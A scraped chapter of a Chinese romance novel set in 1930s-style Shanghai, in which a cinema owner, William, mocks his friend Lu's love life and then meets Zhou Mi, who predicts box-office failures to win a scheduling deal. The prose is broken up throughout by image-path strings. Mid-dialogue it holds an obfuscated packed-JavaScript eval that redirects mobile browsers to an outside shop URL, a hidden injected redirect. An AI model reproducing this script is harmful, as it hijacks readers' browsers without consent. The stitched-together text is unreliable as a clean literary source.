陆世铮把球拍收进包里,拉链拉好,拎起来往肩上一搭:
“看来你惹上了麻烦。今天的球只能到此为止,我要回去工作了。下次再约。”
威廉愣了一下,随即冲着他的背影喊起来:
“喂!我可没准备去见这种奇怪的人!陆!我不许你走!打球!我们继续打球!”
陆世铮脚步没停,只是偏过头来看了他一眼。
威廉以为有戏,立刻挺了挺胸,等着他回心转意。
陆世铮却只是笑了一下,“根据我的经验,有时候看起来很离谱的事,未必不会带来惊喜。”
威廉皱起眉头:“什么意思?”
陆世铮停下脚步,转过身来:
“我和你讲过没有?我之前收到过一张纸条,上面只有一句话,就敢问我要一千块。”
威廉的眉毛挑起来:“纸条上写的什么?”
“关于有声电影,见面一晤,助君破鼎。”
威廉眨了眨眼,蓝眼睛里满是困惑:“破鼎?什么意思?”
陆世铮道:“我也不知道。我猜,可能是什么剑仙小说里的词吧,现在不是最流行剑仙小说么?”他顿了顿,“总之,是帮助我的意思就是了。”
“你真见了?”
“对啊。”
“给你带来惊喜了?”
陆世铮点点头。
“哦?”威廉的眼睛亮了,等着下文。
陆世铮却只是抬起手,做了个“打住”的手势。
“再详细不可说了。”他说,语气里带着一点抱歉的笑意,“公司机密。”
威廉翻了个白眼,又很有兴味的一笑,“是同一个人吗?”
“什么?”
“你fallinlove的那位,和给你惊喜的那位,是一个人吗?”
“你怎么知道?”
威廉“哈”了一声,抱着手臂往后一靠:“看你表情咯,一脸荡漾。”
“荡漾?不会吧?”
陆世铮摸了摸自己的脸,他不相信自己会做出那样的表情,
“你从哪里学会的这个词?你在看鸳鸯蝴蝶派的小说?”
“哈哈,为了研究一下东方女士喜欢的约会方式,看些言情小说很正常吧。”
威廉耸耸肩,然后凑近了一点,
“陆,说说你喜欢的这位,她喜欢你吗?”
陆世铮沉默了两秒,“我不知道。她给我的感觉……她似乎对人类完全没有兴趣。她从不和别人交心,又很理性,即便有不开心的时候,也很快能自己调整好。她很有礼貌,也很爱笑,但我能感觉出,她亲和的外表下面,内心相当自我…"
"但她又非常有正义感,会为了别人见怪不怪的事情打抱不平。她很神秘,从来不暴露自己的私事。她知识面很广,懂得很多专家都不了解的知识,可她又说她没上过大学…我还要怎么说?我不了解她。”
威廉听完,忽然笑出声来,笑得肩膀直抖,他从长长的一段话中划出重点:
“陆,你真自恋。人家应当只是不喜欢你,你却说人家不喜欢人类?”
陆世铮把球拍往地上一杵,语气很认真:
“威廉,你可以随便对我开其他玩笑。但不要开这种。”
威廉见他这副表情,立刻举起双手,做投降状。
“OK,OK,不开不开。”
他放下手,又恢复了那副吊儿郎当的样子,
“那我和你又不一样。你那是病急乱投医,我这好好的做生意,又没什么困难,不需要谁帮助我。”
“那随便你。”陆世铮拎起包转身,“反正我要回去工作了。”
“陆!别走嘛!我教你怎么追求她,你要不要听?"
陆世铮停下了脚步。威廉把球拍往肩上一扛,晃着步子凑过去,绕到陆世铮面前。
“你最大的问题,就是你是一个十足的gentleman。gentleman本身不是问题,”威廉抱着手臂,“但不适合这样的女孩子。”
“怎么讲?”
“你太温和了。”威廉耸耸肩,“你要对她展开猛烈的追求。你向她表达过吗?”
陆世铮沉吟道:"表达过,我送过她一双舞鞋,应该还算比较暧昧的礼物?但她并没有什么反应。"
威廉笑道:"可以啊,陆!你蛮有情调的,看来,她是完全对你没兴趣。"
陆世铮的脸色沉了沉,"…威廉,我真的不想和你聊了。"
威廉一把拽住他的胳膊,“sorrysorry,开个玩笑,开个玩笑。我想说的是,你应该强烈的占有她!强烈!"
他握紧拳头,往自己掌心猛地一击,
"比如,把她按在怀里狂亲,亲的她手脚发软,就像好莱坞电影里那样!就像入室抢劫那样!强烈的!占有!你要勇敢一些。"
陆世铮摇了摇头,"威廉,你不了解她,不要乱出主意。"说完,他转身走了。
威廉在后面大喊:"Alright!这次是因为你要去工作才不能继续,这局球不能算你赢!”
陆世铮头也没回,只抬起手摆了摆,算是听见了。
搭子一走,威廉心里顿觉百无聊赖。
反正没人陪他玩了,闲着也是闲着,不如去看看是什么疯狂的人物,于是把球拍往腋下一夹,慢悠悠往更衣室走。
冲了个澡,换了身衣服,对着镜子把金棕色的头发往后拢了拢,又用手指捻了捻鬓角那几根不听话的碎发,确认每一缕都待在应该待的位置上。这才推开门,不紧不慢地朝会客室晃过去。
门推开的一瞬间,周弥怔了一下,她脑子里冒出一个名字。
莱昂纳多?是你吗?
虽然听起来有点俗套,可这人真的好像年轻时候的小李子呀。
金棕色的头发还带着湿意,松散地往后梳着,露出光洁的额头。浅蓝色的衬衫袖口随意挽着,人靠在门框上,一条腿微微曲着,另一条腿悠闲地交叉过来,像一只刚从阳光下踱步回来的大猫,慵懒,自得,还带着点“我知道你在看我”的得意。
看起来确实如李记元所说,不是什么正经人物。
威廉晃着步子走进来,在沙发上坐下,翘起二郎腿,脚尖还轻轻点了点,
“wow,原来是位漂亮的小姐。”
他的语调拖得长长的,带着一点慵懒的鼻音,“那我真是来对了。听秘书说了你很crazy的要求,我差点错过。”
周弥摆出一个热情的微笑:"那么,是可以谈一谈的了?"
威廉抬起一根手指,慢悠悠地晃了晃:"不谈生意,也不谈恋爱,我想和你约会。可以么?"
“呃……”
“呃是什么意思?”
“类似emmmm?我只是来谈;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17230031|193976||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
生意的,约会什么的,不在我的计划内。”
威廉愣了一下,随即大笑起来,那笑声很响,带着一种毫不掩饰的畅快。
“计划?”他笑够了,用手背擦了擦眼角,“你对你如此crazy的想法还做了计划?”
周弥并没有被他的嘲讽搞破防,"是的,我这次来,是想和你谈谈我们的这部电影,它是一部…"
"Nonono!"
威廉打断了她的话,他往前倾了倾身,手肘撑在膝盖上,歪着头看她,
“实话实说,我对你的电影介绍毫无兴趣,因为我绝不可能接受你的那个——什么换档期的计划。你知道那会让我赔付一大笔违约金吗?”
“如果是这样的后果,”周弥说,“我哪会好意思来找别人谈合作呢?我看起来像那种傻白甜吗?”
威廉的眉毛挑起来,他不明白傻白甜是什么意思,不过对他来说,遇到听不懂的汉语词汇是很常见的事。
这个国家幅员辽阔,历史悠久,就连本国人都未必能听得懂彼此的一些词汇,他对词汇当然也没有应学尽学的欲望。
还是听这位女士吹牛比较有意思。
他挑挑眉,富有感情的“哦?”了一声,语调上扬,做出鼓励对方王婆卖瓜的态度。
周弥做出解释:“我自然有可以和你交换的利益,而且价值远高于违约金。我可以告诉你,哪些片子是必定要赔钱的。调整排片,赔一小笔违约金,反而能帮你避免更大的损失。”
"听起来很有吸引力,"威廉故意逗弄她,"但我自己就是一个塔罗牌学者,我占卜过,我马上要上映的这几部影片,都会大赚特赚!"
"是么?看来西方的神仙不管东方的事呀!"
周弥偏过头,朝窗外扬了扬下巴,
“外面那几块广告牌,就是你们影院马上要上映的片子吧?”
威廉顺着她的目光看出去,光陆大戏院门口并排立着三块巨幅海报,画着洋人男女拥吻的剪影,底下印着花体英文片名。
“那部《玫瑰之夜》票房会惨淡。”她抬起手指向左边那张海报。
威廉眯起眼睛看了看:“派拉蒙的片子。投资二十万美金,女主角是去年刚捧出来的新人,风头正劲。你说它会赔钱?”
“是的。”
“理由?”
“男主角马上会有丑闻。”
威廉怔了一下,随即失笑:“丑闻?你怎么知道?你是他经纪人?”
周弥并没有回答这个问题,一味做出一副故作神秘、不置可否、玄而又玄的表情。
“再说个近的。”她指向中间那张海报,“这部《舞厅之爱》,下周三上映。你注意到没有?这片子的预告片,从来没有出现过男主角的正脸。”
威廉回想了一下,好像确实没有。
“因为男主角的脸出了问题。拍摄期间出了一次车祸,缝了十七针,右脸留了疤。派拉蒙压着这个消息,但片子里的镜头根本剪不干净。你等着看正片,所有他的正面特写,全是背影替身或者遮遮掩掩的侧脸。这部会赔的更惨。”
威廉点点头:“照你这么说,我马上要走霉运了!我也研究过你们东方的玄学,你们称呼那些术士——叫什么来着?算命先生?”
他顿了顿,嘴角翘起来:“他们一般也用这种方法。想欺诈别人的时候,就会说你印堂发黑什么的。”